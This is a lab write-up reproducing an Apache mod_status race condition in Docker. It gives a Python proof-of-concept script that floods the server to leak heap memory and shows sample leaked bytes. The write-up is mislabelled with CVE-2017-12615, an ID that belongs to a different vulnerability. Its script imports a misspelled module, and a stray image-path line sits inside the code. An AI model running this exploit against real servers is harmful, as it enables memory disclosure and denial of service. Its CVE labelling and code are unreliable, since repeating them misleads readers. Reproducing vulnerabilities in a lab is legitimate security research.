

# CVE-2017-12615

## Description

Race condition in the mod\_status module in the Apache HTTP Server before 2.4.10 allows remote attackers to cause a denial of service (heap-based buffer overflow), or possibly obtain sensitive credential information or execute arbitrary code, via a crafted request that triggers improper scoreboard handling within the status\_handler function in modules/generators/mod\_status.c and the lua\_ap\_scoreboard\_worker function in modules/lua/lua\_request.c.

## Environment setup

We are running the service (Apache 2.4.7) Docker Container with base OS Ubuntu 16.04. Apache httpd is compiled with MPM worker

```
./configure --enable-mods-shared=reallyall --with-included-apr
```

The Dockerfile describes the environment deployed

```
FROM ubuntu:16.04
RUN apt-get update
# some basic tools and the required libraries used to build the server
RUN apt-get -y install unzip wget git less subversion python libtool-bin libtool autoconf build-essential
# apache version 2.4.7
RUN wget https://github.com/apache/httpd/archive/refs/tags/2.4.7.zip
RUN mkdir /apache
RUN unzip 2.4.7.zip -d /apache
WORKDIR /apache/httpd-2.4.7
# installing apache portable runtime library
RUN svn co http://svn.apache.org/repos/asf/apr/apr/trunk srclib/apr
RUN ./buildconf
RUN ./configure --enable-mods-shared=reallyall --with-included-apr
RUN make
RUN make install
# copying the apache configuration
COPY ./apache2 /etc/apache2/
COPY ./poc.py .
# Setting the server status and extended status
RUN echo 'SetHandler server-status\nExtendedStatus On' >> /usr/local/apache2/conf/httpd.conf
EXPOSE 80
```

After setting the server, everything looks like

## Apache Server Status for localhost (via 172.17.0.2)

Server Version: Apache/2.4.7 (Unix)  
Server MPM: event  
Server Built: Mar 24 2021 15:10:12

Current Time: Friday, 26-Mar-2021 15:20:20 UTC  
Restart Time: Friday, 26-Mar-2021 15:20:17 UTC  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 3 seconds  
Server load: 3.32 2.53 1.83  
Total accesses: 0 - Total Traffic: 0 kB  
CPU Usage: u0 s0 cu0 cs0  
0 requests/sec - 0 B/second -  
1 requests currently being processed, 74 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
236	0	yes	0	25	0	0	0
237	0	yes	1	24	0	0	0
238	0	yes	0	25	0	0	0
Sum	0		1	74	0	0	0

.....W.....  
.....  
.....  
.....  
.....

Scoreboard Key:  
" " Waiting for Connection, "s" Starting up, "R" Reading Request,  
"W" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,  
"C" Closing connection, "L" Logging, "G" Gracefully finishing,  
"I" Idle cleanup of worker, "." Open slot with no current process

### Server Details

```
Server 0-0 (334): 0|1| [Ready] u0 s0 cu0 cs0 13 0 (0 B|2604 B|2604 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s0 cu0 cs0 9 0 (0 B|2778 B|2778 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s0 cu0 cs0 8 0 (0 B|2936 B|2936 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s0 cu0 cs0 7 0 (0 B|3091 B|3091 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s0 cu0 cs0 6 0 (0 B|3249 B|3249 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s0 cu0 cs0 4 0 (0 B|3405 B|3405 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s.01 cu0 cs0 3 0 (0 B|3562 B|3562 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s.01 cu0 cs0 2 0 (0 B|3747 B|3747 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
Server 0-0 (334): 0|1| [Ready] u0 s.01 cu0 cs0 1 0 (0 B|3905 B|3905 B) 172.17.0.1 {} []
Server 0-0 (334): 0|0| [Write] u0 s0 cu0 cs0 0 0 (0 B|0 B|0 B) 172.17.0.1 {GET /foo?notables HTTP/1.1} [172.17.0.2:80]
```

As we can see, the server logs the requests in the format

Server x-x (xxx): x|x|x [status] ... IP {REQUEST} [IP] All we are interested in is the {REQUEST} field inside the curly brackets. We can safely ignore all other html tags and other fields in the response from the server while exploitation.

## Exploit

```
#!/usr/bin/env python
import httpLib
import sys
import threading
import subprocess
import random
import re

INTERESTING = re.compile('\{(.*)\}')
# everything inside curly brackets {} as it would be the
# content we would get back from the scoreboard because of
# its log format

def find_leaks(string):
    leaks = []
    match = re.findall(INTERESTING, string)
    for leak in match:
```

```

        # if some string which is not fully our spam AAAA
        # or if it contains notables its our original request
        if not leak or 'AAAA' in leak or 'notables' in leak:
            continue
        else:
            leaks.append(leak)
    if leaks:
        print(leaks)

def send_request(method, url):
    try:
        c = httplib.HTTPConnection('127.0.0.1', 80)
        c.request(method,url);
        if "foo" in url:
            find_leaks(c.getresponse().read())
        c.close()
    except Exception as e:
        print(e)
        pass


def mod_status_thread():
    while True:
        send_request("GET", "/foo?notables")

def requests():
    """
    Spamming ill-requests till we encounter a race condition
    """
    evil = ''.join('A' for i in range(random.randint(0, 1024)))
    while True:
        send_request(evil, evil)

# thread for mod status
threading.Thread(target=mod_status_thread).start()
#
threading.Thread(target=requests).start()

```

## Explanation



In POC code, we start two threads viz. `mod_status_thread` and requests thread. `mod_status_thread` sends HTTP GET request to retrieve Apache server information and child process states. The request is then handled by `status_handler()` function which iterates over all workers. Say for some worker "X", `ap_escape_html()` function is invoked which in turn calls `ap_escape_logitem()` function which duplicates the `ws_record->request` string. However, another thread could potentially concurrently update `ws_record-`

>request leading to race condition. In such a scenario, the string returned by `ap_escape_logitem` would not be null terminated. The `ap_escape_html()` function then duplicates the non terminated string returned by `ap_escape_logitem()` function leading to memory leak. The requestes thread is used to send random requests to simulate traffic so that some meaningful data is obtained from the leaked memory.

## Info Leak

After running the exploit for a while (after encountring a couple of race conditions), we gather a couple of info leak samples which are either some memory location (by the look of it `0x7fecXXXX`) or some other memory available at the heap.

```
['A\xb7\x04\x9ce\x7f']
['A4']
['A']
['A\xfc\x01pe\x7f']
['A2]`[26/Mar/2021:01:00:22 +0000]']
['A2:80']
['A\x9b\x01te\x7f']
['A_____-----
                                \x18']
```

Hence, we are in fact able to leak out information from the heap, which may in turn contain other unintentional information. However, the race condition is quite hard and rare to trigger, we were not able to develop and trigger an RCE, which is theoretically possible but significantly more invloved than standard binary exploitation. Moreover DOS might also not be demonstratable under the given setup without heavy traffic and the server wont crash since as soon as a thread ends up in race condition and is killed, apache server churns up a new thread in place of it.